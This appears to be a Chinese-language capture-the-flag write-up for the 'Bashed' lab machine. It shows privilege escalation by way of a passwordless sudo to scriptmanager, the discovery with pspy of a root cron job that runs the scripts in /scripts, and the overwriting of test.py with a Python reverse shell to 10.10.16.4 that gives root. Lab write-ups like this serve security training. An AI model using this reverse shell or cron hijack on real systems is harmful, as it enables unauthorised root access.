
可以发现配置中用sudo切 scriptmanager 用户时不需要验证密码。直接 `$ sudo -u scriptmanager bash` 即可。



```
sudo -u scriptmanager bash
sudo -u scriptmanager bash
id
id
uid=1001(scriptmanager) gid=1001(scriptmanager) groups=1001(scriptmanager)
scriptmanager@bashed:/var/www/html$
```


阶段3：权限提升

在搜索 `scriptmanager` 用户组文件时，发现可疑的 `/scripts`，提示没有权限。




```
www-data@bashed:/var/www/html$

find / -group scriptmanager
find / -group scriptmanager
/scripts
find: '/scripts/test.py': Permission denied
find: '/scripts/test.txt': Permission denied
find: '/root': Permission denied
/home/scriptmanager
/home/scriptmanager/.profile
/home/scriptmanager/.bashrc
/home/scriptmanager/.nano
/home/scriptmanager/.bash_history
/home/scriptmanager/.bash_logout
find: '/home/arrexel/.cache': Permission denied
```

进一步确认：




```
www-data@bashed:/home/scriptmanager# ls -la /scripts
ls: cannot access '/scripts/..': Permission denied
ls: cannot access '/scripts/test.py': Permission denied
ls: cannot access '/scripts/test.txt': Permission denied
ls: cannot access '/scripts/.': Permission denied
total 0
d????????? ? ? ? ? ? .
d????????? ? ? ? ? ? ..
-????????? ? ? ? ? ? test.py
-????????? ? ? ? ? ? test.txt
www-data@bashed:/home/scriptmanager# ls -la /
total 88
drwxr-xr-x 23 root root 4096 Dec 4 2017 .
drwxr-xr-x 23 root root 4096 Dec 4 2017 ..
drwxr-xr-x 2 root root 4096 Dec 4 2017 bin
drwxr-xr-x 3 root root 4096 Dec 4 2017 boot
drwxr-xr-x 19 root root 4240 Mar 23 21:11 dev
drwxr-xr-x 89 root root 4096 Dec 4 2017 etc
drwxr-xr-x 4 root root 4096 Dec 4 2017 home
lrwxrwxrwx 1 root root 32 Dec 4 2017 initrd.img -> boot/initrd.img-4.4.0-62-generic
drwxr-xr-x 19 root root 4096 Dec 4 2017 lib
drwxr-xr-x 2 root root 4096 Dec 4 2017 lib64
drwx------ 2 root root 16384 Dec 4 2017 lost+found
drwxr-xr-x 4 root root 4096 Dec 4 2017 media
drwxr-xr-x 2 root root 4096 Feb 15 2017 mnt
drwxr-xr-x 2 root root 4096 Dec 4 2017 opt
dr-xr-xr-x 113 root root 0 Mar 23 21:10 proc
drwx------ 3 root root 4096 Dec 4 2017 root
drwxr-xr-x 18 root root 500 Mar 23 21:11 run
drwxr-xr-x 2 root root 4096 Dec 4 2017 sbin
drwxrwxr-- 2 scriptmanager scriptmanager 4096 Dec 4 2017 scripts
drwxr-xr-x 2 root root 4096 Feb 15 2017 srv
dr-xr-xr-x 13 root root 0 Mar 23 21:10 sys
drwxrwxrwt 10 root root 4096 Mar 23 22:13 tmp
drwxr-xr-x 10 root root 4096 Dec 4 2017 usr
drwxr-xr-x 12 root root 4096 Dec 4 2017 var
lrwxrwxrwx 1 root root 29 Dec 4 2017 vmlinuz -> boot/vmlinuz-4.4.0-62-generic
```

scriptmanager 对 `test.py` 具有权限，看了下内容，脚本会向 `test.txt` 写入 `testing 123!` 字符串。



```
total 16K
drwxrwxr--  2 scriptmanager scriptmanager 4.0K Dec  4  2017 .
drwxr-xr-x 23 root          root          4.0K Dec  4  2017 ..
-rw-r--r--  1 scriptmanager scriptmanager   58 Dec  4  2017 test.py
-rw-r--r--  1 root          root            12 Mar 23 22:15 test.txt
cat text.txt
cat text.txt
cat: text.txt: No such file or directory
cat ./test.txt
cat ./test.txt
testing 123!scriptmanager@bashed:/scripts$

cat test.py
cat test.py
f = open("test.txt", "w")
f.write("testing 123!")
f.close
scriptmanager@bashed:/scripts$
```


观察了下 `test.txt` 文件的时间每分钟都在更新，怀疑有 root 身份的定时脚本在执行 `test.py` 脚本。



```
total 8.0K
4.0K -rw-r--r-- 1 scriptmanager scriptmanager 58 Dec  4  2017 test.py
4.0K -rw-r--r-- 1 root          root          12 Mar 23 23:41 test.txt
date
date
Tue Mar 23 23:42:00 PDT 2021
scriptmanager@bashed:/scripts$
```

传了一个 `pspy`，用它来监听下进程（pspy是一种命令行工具，无需root权限即可监听进程。可以查看其他用户执行的命令、cron作业等）。

`$ ./pspy64 -pf -i 1000`




```
2021/03/23 23:48:01 FS:         OPEN | /etc/shadow
2021/03/23 23:48:01 FS:        CLOSE_NOWRITE | /etc/shadow
2021/03/23 23:48:01 CMD: UID=0     PID=32703  | python test.py
2021/03/23 23:48:01 CMD: UID=0     PID=32702  | /bin/sh -c cd /scripts; for f in *.py; do python "$f"; done
2021/03/23 23:48:01 CMD: UID=0     PID=32701  | /usr/sbin/CRON -f
2021/03/23 23:48:01 FS:                 OPEN | /etc/passwd
2021/03/23 23:48:01 FS:        CLOSE_NOWRITE | /etc/passwd
```


果然，`UID=0` 也就是root，会定时执行 `/scripts` 内的python脚本。

接下来就简单了，在目录下新建一个反弹脚本就好，我这里就直接写到 `test.py` 目录里了。

```
echo 'import sys,socket,os,pty;s=socket.socket();s.connect(("10.10.16.4",9901));[os.dup2
```



```
scriptmanager@bashed:/scripts$
scriptmanager@bashed:/scripts$
                                echo 'import sys,socket,os,pty;s=socket.socket();s.connect(("10.10.16.4",9901));[os.dup2(s.fileno(),fd) for fd in (0,1,2)];
pty.spawn("/bin/bash")' > test.py
<fd) for fd in (0,1,2)];pty.spawn("/bin/bash")' > test.py
scriptmanager@bashed:/scripts$

listening on [any] 9901 ...
connect to [10.10.16.4] from (UNKNOWN) [10.10.10.68] 36328
id
id
uid=0(root) gid=0(root) groups=0(root)
root@bashed:/scripts#
```



Bashed has been Pwned!

Congratulations 0x584A, best of luck in capturing flags ahead!

#16708	24 Mar 2021	30
MACHINE RANK	PWN DATE	POINTS EARNED

参考